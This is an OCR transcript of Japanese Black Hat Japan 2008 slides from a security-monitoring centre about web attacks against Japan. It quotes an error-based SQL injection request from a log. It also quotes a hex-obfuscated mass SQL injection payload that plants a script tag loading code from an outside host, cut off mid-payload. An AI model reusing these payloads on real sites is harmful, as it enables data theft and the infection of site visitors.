Black Hat Japan 2008 Briefings

Oct., 2008

日本に迫る脅威～SOCからみた景色～

LAC
Little eArth Corporation

川口　洋, CISSP

株式会社ラック
JSOC チーフエバンジェリスト
セキュリティアナリスト
hiroshi.kawaguchi @ lac.co.jp

CERTIFIED INFORMATION SYSTEMS SECURITY PROFESSIONAL
CISSP

アジェンダ

- 自己紹介
- 日本に迫る脅威
- 能動的攻撃
- 受動的攻撃
- マルウェア
- 今後の課題

自己紹介

川口　洋（かわぐち　ひろし）,CISSP

- JSOC チーフエバンジェリスト 兼 セキュリティアナリスト
- ISOG-J 技術WG リーダ
- http://www.lachd.co.jp/job/fresh/index5_2.html

  - 2002年　ラック入社
  - 社内インフラシステムの維持、運用に従事する。その他、セキュアサーバの構築サービスや、サーバのセキュリティ検査業務なども行い、経験を積む。その後、IDS や Firewall などの運用・管理業務を経て、セキュリティアナリストとして、JSOC監視サービスに従事し、日々セキュリティインシデントに対応。
  - 2005年より、アナリストリーダとして、セキュリティイベントの分析とともに、IDS/IPSに適用するJSOCオリジナルシグネチャ(JSIG)の作成、チューニングを実施し、監視サービスの技術面のコントロールを行う。
  - 現在、JSOC CTOを経て、JSOCチーフエバンジェリストとして、JSOC全体の技術面をコントロールし、ITインフラへのリスクに関する情報提供、啓発活動を行っている。
  - PacSec、InternetWeek、PASSJなどのテクニカルカンファレンスや情報セキュリティシンポジウムなどで講演し、安全なITネットワークの実現を目指して日夜奮闘中。

川口洋のセキュリティ・プライベート・アイズ（@IT）連載中
http://www.atmarkit.co.jp/fsecurity/index/index_kawaguchi.html

JSOCの特徴


- ☑ 足掛け7年にわたる、セキュリティ監視サービスの継続実績
- ☑ 24時間365日、年中無休の監視・運用サービス
- ☑ 専門のセキュリティアナリストによる高度な情報分析
- ☑ アナリスト・エンジニア総勢60名以上での運用体制
- ☑ 監視センサー数は約760、1日の処理ログ量は2億件以上
- ☑ 契約顧客は約350社（2008年4月時点、契約中）
- ☑ 主要ベンダーのセキュリティ監視デバイスにマルチ対応※

※ Firewall×3種、IDS×4種、IPS×3種

FW	IDS	IPS
Check Point Firewall-1/VPN-1	McAfee Network Security Platform（旧名称 IntruShield）	McAfee Network Security Platform（旧名称 IntruShield）
Juniper NetScreen	IBM ISS RealSecure Network Sensor/Proventia Series	IBM ISS Proventia Series
Cisco PIX/ASA Series	Cisco IDS	Cisco IPS/ASA Series
	Enterasys Dragon Network Sensor	


日本に迫る脅威

Threat Gallery of Japanese Landscape




時代の動き

- ウェブベースのサービスが主流に
- 利用人口も着々と増加中
- 脅威がウェブベースに集中



総務省「通信利用動向調査 」
http://www.johotsusintokei.soumu.go.jp/statistics/data/050510_1.pdf

JSOCデータ
重要インシデントの対象サービス




能動的攻撃

能動的攻撃

- SQLインジェクション
- MSSQL以外を狙ったSQLインジェクション
- Moodleを狙った攻撃
- XSS
- Remote File Inclusion

SQLインジェクション検知傾向



JSOCで検知したSQLインジェクションの件数

SQLインジェクションの目的の変化

■システムへの侵入（～2004年）

・サーバへの侵入が目的
・攻撃の数は少なかった
・攻撃ツールも少ない

■情報の搾取（2005年～）

・エラー出力から情報搾取が目的
・データベースに格納されている情報が目的
・攻撃ツールが出回っている


■情報の改ざん（2007年～）

・データベースの中身を書き換える
・不正なリンクを埋め込み、クライアントを別サイトに誘導
・誘導されたクライアントに受動的攻撃
・クライアントへの攻撃が目的

昔のSQLインジェクション

- 狙いはサーバへの侵入
- MS SQL Serverのストアドプロシージャを悪用（xp_cmdshell）
- 初めて検知したのは2003年11月頃

DBの中身が丸ごとコピーされる



①ウェブアプリケーションの欠陥を悪用されている

②FWでのアクセス制御がされていない


③サービスに影響がないため気づかない

情報搾取のパターンへ変化(2005年)

- データベース中のデータを根こそぎ取得するため、1クエリ/1リクエストを連続実行。
- 1クエリに1行のデータ(結果)が含まれる。
- 意図的にデータベース上(この事例ではSQL Server)で型変換エラー(ODBCエラー)を起こさせるように組み立てられたSQL文となっている。

2007-12-10 01:34:55 10.0.0.60 - 10.0.0.62 80
GET /answer.asp?Keyword=10'
or%201=convert(int,(select%20@@version%2b'/'%2b@@servername))--
|24|80040e07|[Microsoft][ODBC_SQL_Server_Driver][SQL_Server]構文エラー。nvarchar_値_'
Microsoft_SQL_Server_2000_-_8.00.760_(Intel_X86)_+Dec_17_2002_14:22:05_+
Copyright_(c)_1988-2003_Microsoft_Corporation_+
Desktop_Engine_on_Windows_NT_5.0_(Build_2195:_Service_Pack_4)_/WIN2K-TEST'
_から_int_データ型に変換できませんでした。 500 Mozilla/5.0

データベースの改ざん



2007年11月～12月

- 2007年11月
  - 中国のIPアドレスから攻撃（From 中国）
  - 転送先：http://yl18.net/
  - 世界4万サイトが改ざん（ニュースサイトより）
  - JSIG（当社が開発しているオリジナルシグネチャ）のみで検知

- 2007年12月
  - 再び攻撃開始（From 中国）
  - 転送先：http://rnmb.net/
  - 攻撃の手法が全く同じ
  - JSIGでの検知

攻撃リクエスト

```
POST /index.asp?a=%82%A4';DECLARE%20@S%20NVARCHAR(4000);SET%20@S=CAST(0x44004500
43004C0041005200450020004000540020007600610072006300680061007200280032003500350029002000440045004500
29002C0040004300200076006100720063006800610072002800320035003500350029002000440045004500
43004C0041005200450020005400610062006C0065005F0043007500720073006F00720020004300
5500520053004F005200200046004F005200200073006500 6C006500630074002000610 02E006E00
61006D0065002C0062002E006E0061006D006500200066007200 6F006D002000730079007300 6F00
62006A0065006300740073002000610 02C007300790073006300 6F006C0075006D006E0073002000
6200200077006800650072006500200061002E00690064003D0062002E006900640020006100 6E00
6400200061002E007800740079007000650 03D002700750027002000610 06E006400200028006200
2E007800740079007000650 03D003900390020006F007200200062002E007800740079007000 6500
3D003300350020006F007200200062002E007800740079007000650 03D003200330031002000 6F00
7200200062002E007800740079007000650 03D003100360037002900200 04F00500045004E002000
5400610062006C0065005F0043007500720073006F007200200046004500540043004800200 04E00
450058005400200046005200 4F004D002000200054006100 62006C0065005F004300750072007300
6F007200200049004E0054004F002000400054002C004000430020005700480049004C0045002800
400040004600450054004300480 05F005300540041005400550053003D003000290020004200 4500
470049004E002000650078006500630028002700750070006400610074006500200 05B0027002B00
400054002B0027005D002000730065007400200 05B0027002B00400043002B0027005D003D007200
7400720069006D00280063006F006E007600650072007400280076006100720063006800610072 00
2C005B0027002B00400043002B0027005D00290029002B00270027003C007300630072006900 7000
7400200073007200630 03D006800740074007000 3A002F002F007700770077002E00320031003100
3700390036003600 2E006E00650074002F006600750063006B006A00700030002E006A0073003E00
